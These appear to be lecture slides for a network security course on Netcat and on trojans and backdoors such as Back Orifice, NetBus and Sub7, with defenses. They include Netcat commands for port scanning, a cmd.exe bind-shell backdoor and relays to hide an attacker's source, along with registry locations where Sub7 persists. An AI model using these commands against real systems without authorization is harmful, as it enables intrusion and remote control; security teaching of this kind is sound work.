Netcat and Trojans/Backdoors

ECE4883 – Internetwork Security

Agenda Overview

- Netcat
- Trojans/Backdoors

Agenda Netcat

- Netcat
  - Overview
  - Major Features
  - Installation and Configuration
  - Possible Uses
- Netcat Defenses
- Summary

Netcat – TCP/IP Swiss Army Knife

- Reads and Writes data across the network using TCP/UDP connections
- Feature-rich network debugging and exploration tool
- Part of the Red Hat Power Tools collection and comes standard on SuSE Linux, Debian Linux, NetBSD and OpenBSD distributions.
- UNIX and Windows versions available at: http://www.atstake.com/research/tools/network_utilities/

Netcat

- Designed to be a reliable “back-end” tool – to be used directly or easily driven by other programs/scripts

- Very powerful in combination with scripting languages (eg. Perl)

“If you were on a desert island, Netcat would be your tool of choice!”

- Ed Skoudis

Netcat – Major Features

- Outbound or inbound connections
- TCP or UDP, to or from any ports
- Full DNS forward/reverse checking, with appropriate warnings
- Ability to use any local source port
- Ability to use any locally-configured network source address
- Built-in port-scanning capabilities, with randomizer

Netcat – Major Features (contd)

- Built-in loose source-routing capability
- Can read command line arguments from standard input
- Slow-send mode, one line every N seconds
- Hex dump of transmitted and received data
- Optional ability to let another program service established connections
- Optional telnet-options responder

Netcat (called 'nc')

- Can run in client/server mode
- Default mode – client
- Same executable for both modes
- client mode

```
nc [dest] [port_no_to_connect_to]
```

- listen mode (-l option)

```
nc –l –p [port_no_to_connect_to]
```

Netcat – Client mode

Computer with netcat in ***Client*** mode

1. Input comes from a standard Input device
2. Passes through netcat in client mode
3. Output is sent across the network to any TCP/UDP port on any system

Netcat - listen mode

Computer with netcat in ***listen*** mode

1. Input comes from the network on any TCP/UDP port
2. Passes through netcat in listen mode
3. Output appears on standard output device

Netcat - Configuration

- LINUX installation

```
tar xvfs netcat.tar.gz
cd netcat
make linux
cp nc /usr/local/sbin
```

Note: The last command will allow you to run netcat without having to specify the directory

Netcat - Installation

- Windows Installation
  - Copy file *nc11nt.zip* in a folder
  - Unzip this file – creates a directory called *nc11nt*
  - To run netcat – go to the *nc11nt* folder and run it from there

Netcat – Possible uses

- Transfer files
- Scan ports
- Create backdoors
- Create relays
- Many more…

Netcat – File transfer

Scenario: Attacker wants to transfer a file to another machine, only one port open and that is not FTP port

Windows – nc listener (IP: a.b.c.d)

```
c:\ nc –l –p 1234 > testfile.txt
```

Linux – nc client (IP: a.b.c.d)

```
nc a.b.c.d 1234 < testfile.txt
```

Netcat – Scan ports

Goal: To scan ports without using *nmap*

Send H-E-L-L-O to each target

On the client machine

```
echo Hello | nc –v –w 3 –z a.b.c.d 1-200
```

This will go to various TCP or UDP ports on the target machine

Netcat – Create backdoors

- On Windows machine, create netcat backdoor listener that runs `cmd.exe` shell

```
c:\ nc -l -p 7777 -e cmd.exe
```

- Connect to this backdoor by running netcat in client mode on Linux machine

```
nc a.b.c.d 7777
```

- Can send commands like "`cd`" and "`mkdir`"

Netcat – Create relays

Can be used to bounce connections between systems.

Obscures attacker's source

1. Create a relay on the Linux machine
2. Configure the relay to forward data to another port on the linux machine
3. At the other port, set up a netcat backdoor shell
4. Connect to the relay from the Windows machine using netcat in client mode

Netcat Defenses

- For file transfer and port scanning – Close all unused ports
- For backdoors
  - Close unused ports
  - Carefully audit system usage
    - Check applications running with root privileges
    - Close suspicious programs
- For relays – Multiple layers of security

Summary Netcat

- ✓ Netcat
  - ✓ Overview
  - ✓ Major Features
  - ✓ Installation and Configuration
  - ✓ Possible Uses
- ✓ Netcat Defenses

Next – Trojans/Backdoors

Agenda Trojans/Backdoors

- Malicious Remote Access Tools
  - Backdoors
  - Trojans
- Defenses against Trojans/Backdoors
- Virtual Network Channels
- Summary

Malicious Remote Access Tools

- Backdoors
  - Also called as “trapdoor”
  - An undocumented way of gaining access to a program, online service or an entire computer system.
  - Allows to execute privileged operations on the affected machine

- Trojan Horse
  - Does not replicate or copy itself
  - Damages or compromises the security of the computer
  - It relies on someone emailing it to you. It does not email itself

Back Orifice

- Authored by Cult of the Dead Cow
- Released on 3rd Aug 1998
- Allows remote manipulation of
  - File system
  - Registry
  - System
  - Passwords
  - Network
  - Processes

Back Orifice (cont.)

- First widely used trojan
  - Complete Implementation of services supported by the Windows 95/98 API
  - Small, freely available
  - Attached to innocent binary
- Detection
  - Encrypted UDP (port 31337)
  - XOR packets with random stream + password
  - Optional TCP file transfer

NetBus

- Officially distributed by SpectorSoft (www.netbus.org)
- eBlaster
  - Records information and emails it
  - All websites visited, applications run, keystrokes typed, chat conversations, instant messages
- Spector
  - Like a “camera”
  - Records everything being done on the computer, takes several screen shots which can be played back as a movie

NetBus


- The author of NetBus says, *"NetBus was made to let people have some fun with his/her friends."*

- He also says, *"I hope NetBus (and similar programs like Back Orifice) will make more people aware of the security risks at their system."*

  Unfortunately, NetBus allows far more access than a mere prank should ever require

NetBus

- It allows anyone running the client portion to connect and control anyone running the server portion of it, with the same rights and privileges as the currently logged on user.



NetBus

- Features
  - Does everything Back Orifice can do & more
  - Tricks with the CD (open, close on command or timed intervals
  - Mouse control (can swap functions of the left and right buttons)
  - Send Interactive dialogues to communicate with the compromised machine

Sub7

- One of the most popular and powerful trojan horses around
- Originally known as Backdoor G
- Has been revised 16 times in the past 3 years
- A new version, 2.3 will be released soon
- Known for its ease of use and flexible settings

Sub7

- A partial list of what Sub7 can do
  - Monitor all online activity
  - Manipulate any file on the machine
  - Edit the registry
  - Host FTP servers
  - Record passwords and keystrokes
  - Watch you (if you have a webcam) and much more…

Sub7

- Tends to escape virus detection, since it morphs itself, every time it is sent to a new victim

- **How it loads, where it hides**
  - It can hide in any directory and can load from the registry and a few other less known places
  - It can be assigned a different file name each time it runs, so every time the machine is rebooted, the file is altered in some way
  - Harder to track down and delete

Sub7

- It usually hides in the following location

  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\ CurrenVersion\Run

or

  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion\RunServices

or

  HKEY_CLASSES_ROOT*\shellex

Sub7


- If it is placed in the shellex part of the registry, even if the infected file is removed, the computer will not function properly

  For e.g.

  c:\windows\sub7.exe /notepad.exe


  Removing sub7.exe will stop normal execution of notepad.exe also

Sub7 Screenshot #1




Sub7 Main Window. Shown here are the different server settings.

Sub7 Screenshot #2




Sub7 Screen Capture.

Sub7 Screenshot #3



Sub7 File Manager.

Sub7 Screenshot #4



Controlling the cloaking and other options of the Sub7 Server

How attackers find an infected PC

- Some trojans report the IP address on an IRC channel
- Port scanners
  - Used to find PCs which has “the backdoor open”
- Customized access – Password protected
  - Infected machine can then be accessed only by the person who has the password

Defense against Trojans/Backdoors

- Scan attachments properly (most common way of infecting machines)
- Anti-virus checks
- Firewalls
- Remove suspicious programs/processes

Virtual Network Connections

- Application level backdoor
- Can control for example a Windows machine from a Linux machine using VNC
  - Install VNC
  - Run the VNC server on the Windows machine
  - Use Linux VNC viewer to access the server on Windows machine

Virtual Network Connections

- Controlling a Linux machine from Windows
  - Run VNC server on Linux
  - Use VNC viewer from Windows to access the Linux machine

Note: Reconfigure the firewall on a linux machine to accept packets for the VNC port (TCP port 5901)

Summary

- ✓ Trojans
- ✓ Backdoors
- ✓ Defenses against Trojans/Backdoors
- ✓ Virtual Network Connections